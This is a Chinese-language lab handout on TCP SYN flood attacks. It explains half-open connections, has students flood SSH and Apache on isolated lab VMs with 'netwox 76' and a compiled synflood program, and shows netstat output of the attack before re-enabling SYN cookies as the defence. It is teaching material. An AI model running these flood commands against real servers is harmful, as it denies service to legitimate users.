TCP SYN 泛洪攻击

1. 实验概述

SYN 攻击利用的是 TCP 的三次握手机制，攻击端利用伪造的 IP 地址向被攻击端发出请求，而被攻击端发出的响应报文将永远发送不到目的地，那么被攻击端在等待关闭这个连接的过程中消耗了资源，从而达到拒绝服务攻击的目的。

实验目的：理解 TCP 三次握手机制，掌握利用 SYN 泛洪攻击服务器的方法。

2. TCP SYN 泛洪攻击原理


当客户端试着与服务器创建 TCP 连接时，会进行 TCP 三次握手：

1. 客户端通过发送 SYN 同步（synchronize）信息到服务器要求创建连接。

2. 服务器通过响应客户端 SYN-ACK 以接受（acknowledge）请求。

3. 客户端答应 ACK，连接随之创建。


TCP 三次握手这是每个使用 TCP 传输协议创建连接的基础，如下图所示：



当服务器收到 SYN 包时，它使用 TCB(TCP 传输控制块)来存储连接信息。此时连接还没有建立起来，因此成为半开放连接。当服务器从客户端收到 ACK 包后，它会将连接从 TCB 中取出，设置为已连接状态。如果迟迟未收到 ACK 包，存储在 TCB 队列中的半开放连接会因超时而丢弃。

一个单一的 TCB 所占内存大小取决于连接中所用的 TCP 选项和其他一些功能的实现。通常一个 TCB 至少 280 字节，在某些操作系统中已经超过了 1300 字节。这就导

致了一个明显潜在的 DoS 攻击，到达的 SYN 包将被分配过多的 TCB 而导致服务器的资源被耗尽，进而导致其他正常用户无法访问服务。



3. 实验内容

本实验提供了两台虚拟机，一台是 Ubuntu Server（192.168.1.6），一台是 Ubuntu Desktop（192.168.1.2）。我们将使用 Ubuntu Desktop 来攻击 Ubuntu Server 的 Web 服务和 SSH 服务。

1. 登录到 Server 虚拟机，输入命令确认关闭 SYN cookies 防护机制：

sudo sysctl -w net.ipv4.tcp_syncookies=0

2. 在 Server 虚拟机中使用命令 netstat -tna 查看服务器中当前的连接情况：

```
osr@osr:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
osr@osr:~$ sudo netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      1 192.168.1.6:39848       114.114.114.114:53      SYN_SENT
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
osr@osr:~$ _
```

3. 登录到 Desktop 虚拟机，输入 ssh osr@192.168.1.6 命令确认可以连接到服务器的 SSH 服务，然后使用 netwox 工具 76 来进行 TCP SYN 泛洪攻击。

等待一段时间后，在 Desktop 虚拟机再次输入 ssh osr@192.168.1.6 命令，会发现无法连接到 SSH 服务。

```
osr@osr:~$ ssh osr@192.168.1.6
osr@192.168.1.6's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 22 Mar 2022 10:44:04 AM UTC

  System load:  0.0               Processes:             101
  Usage of /:   14.8% of 28.42GB  Users logged in:       1
  Memory usage: 17%               IPv4 address for eth0: 192.168.1.6
  Swap usage:   0%


229 updates can be installed immediately.
138 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Tue Mar 22 10:38:52 2022
osr@osr:~$ exit
logout
Connection to 192.168.1.6 closed.
osr@osr:~$ sudo netwox 76 -i 192.168.1.6 -p 22 -s raw
[sudo] osr 的密码:
```

再次进入 Server 虚拟机，使用命令 netstat -tna 查看服务器中当前的连接情况，会发现服务器中有很多半开放连接（SYN_RECV），这些半开放连接都是针对 22 端口，且源 IP 看起来是随机的。一旦这种半开放连接达到一定数量，将导致服务器无法为正常用户提供 SSH 服务。

```
tcp        0      0 192.168.1.6:22          125.201.99.111:57726    SYN_RECV
tcp        0      0 192.168.1.6:22          117.127.231.104:14705   SYN_RECV
tcp        0      0 192.168.1.6:22          113.100.232.167:52265   SYN_RECV
tcp        0      0 192.168.1.6:22          13.97.58.244:65048      SYN_RECV
tcp        0      0 192.168.1.6:22          92.212.221.87:52760     SYN_RECV
tcp        0      0 192.168.1.6:22          79.185.23.40:23599      SYN_RECV
tcp        0      0 192.168.1.6:22          142.128.251.99:51381    SYN_RECV
tcp        0      0 192.168.1.6:22          39.65.236.100:54820     SYN_RECV
tcp        0      0 192.168.1.6:22          4.229.210.11:57767      SYN_RECV
tcp        0      0 192.168.1.6:22          27.223.211.238:57293    SYN_RECV
tcp        0      0 192.168.1.6:22          42.210.118.41:60510     SYN_RECV
tcp        0      0 192.168.1.6:22          152.122.144.91:35339    SYN_RECV
tcp        0      0 192.168.1.6:22          177.66.243.109:37170    SYN_RECV
tcp        0      0 192.168.1.6:22          104.155.209.13:41090    SYN_RECV
tcp        0      0 192.168.1.6:22          198.8.79.197:50300      SYN_RECV
tcp        0      0 192.168.1.6:22          201.201.189.233:55734   SYN_RECV
tcp        0      0 192.168.1.6:22          213.60.159.91:45705     SYN_RECV
tcp        0      0 192.168.1.6:22          25.7.187.211:5731       SYN_RECV
tcp        0      0 192.168.1.6:22          198.124.210.102:20878   SYN_RECV
tcp        0      0 192.168.1.6:22          5.173.239.70:4325       SYN_RECV
tcp        0      0 192.168.1.6:22          22.86.128.253:2991      SYN_RECV
tcp        0      0 192.168.1.6:22          180.82.41.127:5397      SYN_RECV
tcp        0      0 192.168.1.6:22          205.253.69.135:44009    SYN_RECV
tcp        0      0 192.168.1.6:22          206.4.173.126:64466     SYN_RECV
tcp        0      0 192.168.1.6:22          223.24.70.170:15211     SYN_RECV
tcp        0      0 192.168.1.6:22          178.239.83.125:37608    SYN_RECV
tcp        0      0 192.168.1.6:22          111.90.124.40:47909     SYN_RECV
tcp        0      0 192.168.1.6:22          173.131.146.5:58664     SYN_RECV
tcp        0      0 192.168.1.6:22          78.220.204.136:16724    SYN_RECV
tcp        0      0 192.168.1.6:22          104.14.44.85:43652      SYN_RECV
tcp        0      0 192.168.1.6:22          85.39.206.7:1689        SYN_RECV
tcp        0      0 192.168.1.6:22          102.167.171.125:48344   SYN_RECV
tcp        0      0 192.168.1.6:22          51.118.49.188:17886     SYN_RECV
tcp        0      0 192.168.1.6:22          134.111.140.247:47212   SYN_RECV
```

```
osr@osr:~$ ssh osr@192.168.1.6
ssh: connect to host 192.168.1.6 port 22: Connection timed out
osr@osr:~$
```

4. 在 Server 虚拟机中使用 top 命令查看资源占用情况，会发现 CPU 和内存使用率并不高，这是因为之前的 SYN 泛洪攻击只针对了 SSH 服务，不同服务使用各自的 TCB 队列。

```
top - 11:01:00 up 12 min,  1 user,  load average: 0.00, 0.00, 0.00
Tasks:  85 total,   2 running,  83 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.7 sy,  0.0 ni, 93.5 id,  0.0 wa,  0.0 hi,  5.8 si,  0.0 st
MiB Mem :    981.3 total,    721.4 free,    112.5 used,    147.4 buff/cache
MiB Swap:   3072.0 total,   3072.0 free,      0.0 used.    723.0 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    189 root     -51   0       0      0      0 S   0.3   0.0   0:00.06 irq/18-vmwgfx
    804 osr       20   0    9140   3752   3232 R   0.3   0.4   0:00.28 top
      1 root      20   0  101744  11852   8476 S   0.0   1.1   0:00.81 systemd
```

停止之前的 netwox 攻击程序，过了一段时间会，再次尝试 SSH 服务，会发现可以正常连接了。

5. 在 Desktop 虚拟机，打开 Firefox 浏览器，输入服务器 IP 地址 192.168.1.6，可以看到 Server 虚拟机的 Web 服务（Apache 的默认页面）。接下来，编写一个 C 语言程序来攻击 Web 服务。

在 Desktop 虚拟机的主目录下有一个程序 synflood.c，使用 gcc -w -o synflood synflood.c 命令进行编译，然后执行程序：

```
osr@osr:~$ gcc -w -o synflood synflood.c
osr@osr:~$ sudo ./synflood
[sudo] osr 的密码:
Please provide IP and Port number
Usage: synflood ip port
osr@osr:~$ sudo ./synflood 192.168.1.6 80
```

在 Server 服务器中使用命令 netstat -tna 查看服务器中当前的连接情况，会发现服务器中有很多针对 80 端口的半开放连接（SYN_RECV）：

```
tcp6       0      0 192.168.1.6:80          201.160.230.87:27337    SYN_RECV
tcp6       0      0 192.168.1.6:80          8.225.255.117:2532      SYN_RECV
tcp6       0      0 192.168.1.6:80          174.242.10.54:31678     SYN_RECV
tcp6       0      0 192.168.1.6:80          43.182.42.117:10323     SYN_RECV
tcp6       0      0 192.168.1.6:80          201.116.195.86:45645    SYN_RECV
tcp6       0      0 192.168.1.6:80          66.196.187.34:60166     SYN_RECV
tcp6       0      0 192.168.1.6:80          200.206.2.55:16518      SYN_RECV
tcp6       0      0 192.168.1.6:80          61.3.239.60:52722       SYN_RECV
tcp6       0      0 192.168.1.6:80          252.51.244.76:50390     SYN_RECV
tcp6       0      0 192.168.1.6:80          168.185.219.100:57303   SYN_RECV
tcp6       0      0 192.168.1.6:80          245.193.157.51:3317     SYN_RECV
tcp6       0      0 192.168.1.6:80          19.205.115.59:29450     SYN_RECV
tcp6       0      0 192.168.1.6:80          36.236.9.61:12232       SYN_RECV
tcp6       0      0 192.168.1.6:80          131.187.45.25:51070     SYN_RECV
tcp6       0      0 192.168.1.6:80          222.27.134.11:43638     SYN_RECV
tcp6       0      0 192.168.1.6:80          37.8.255.118:50898      SYN_RECV
tcp6       0      0 192.168.1.6:80          10.105.111.70:62536     SYN_RECV
tcp6       0      0 192.168.1.6:80          63.136.144.126:29963    SYN_RECV
tcp6       0      0 192.168.1.6:80          9.76.185.40:15878       SYN_RECV
tcp6       0      0 192.168.1.6:80          153.9.13.103:55959      SYN_RECV
tcp6       0      0 192.168.1.6:80          123.236.112.23:25098    SYN_RECV
tcp6       0      0 192.168.1.6:80          221.86.196.124:27535    SYN_RECV
tcp6       0      0 192.168.1.6:80          55.127.131.55:28715     SYN_RECV
tcp6       0      0 192.168.1.6:80          8.80.184.23:46167       SYN_RECV
tcp6       0      0 192.168.1.6:80          248.20.209.122:60401    SYN_RECV
tcp6       0      0 192.168.1.6:80          72.147.84.6:53457       SYN_RECV
tcp6       0      0 192.168.1.6:80          70.255.33.34:16987      SYN_RECV
tcp6       0      0 192.168.1.6:80          66.252.135.48:11944     SYN_RECV
tcp6       0      0 192.168.1.6:80          78.46.68.108:6889       SYN_RECV
tcp6       0      0 192.168.1.6:80          246.163.240.45:40514    SYN_RECV
tcp6       0      0 192.168.1.6:80          102.1.192.97:56496      SYN_RECV
tcp6       0      0 192.168.1.6:80          135.109.133.72:36710    SYN_RECV
```

6. 在 Server 虚拟机，输入命令打开 SYN cookies 防护机制：

```
sudo sysctl -w net.ipv4.tcp_syncookies=1
```

SYN Cookie 是对 TCP 服务器端的三次握手协议作一些修改，专门用来防范 SYN Flood 攻击的一种手段。它的原理是，在 TCP 服务器收到 TCP SYN 包并返回 TCP SYN+ACK 包时，不分配一个专门的数据区，而是根据这个 SYN 包计算出一个 cookie 值。在收到 TCP ACK 包时，TCP 服务器再根据那个 cookie 值检查这个 TCP ACK 包的合法性。如果合法，再分配专门的数据区进行处理未来的 TCP 连接。

再次尝试之前的攻击，看看有没有什么变化。

4. 实验报告提交

请完成上述整个实验内容，将整个实验过程以报告的形式记录，并上传提交到实训教学系统中。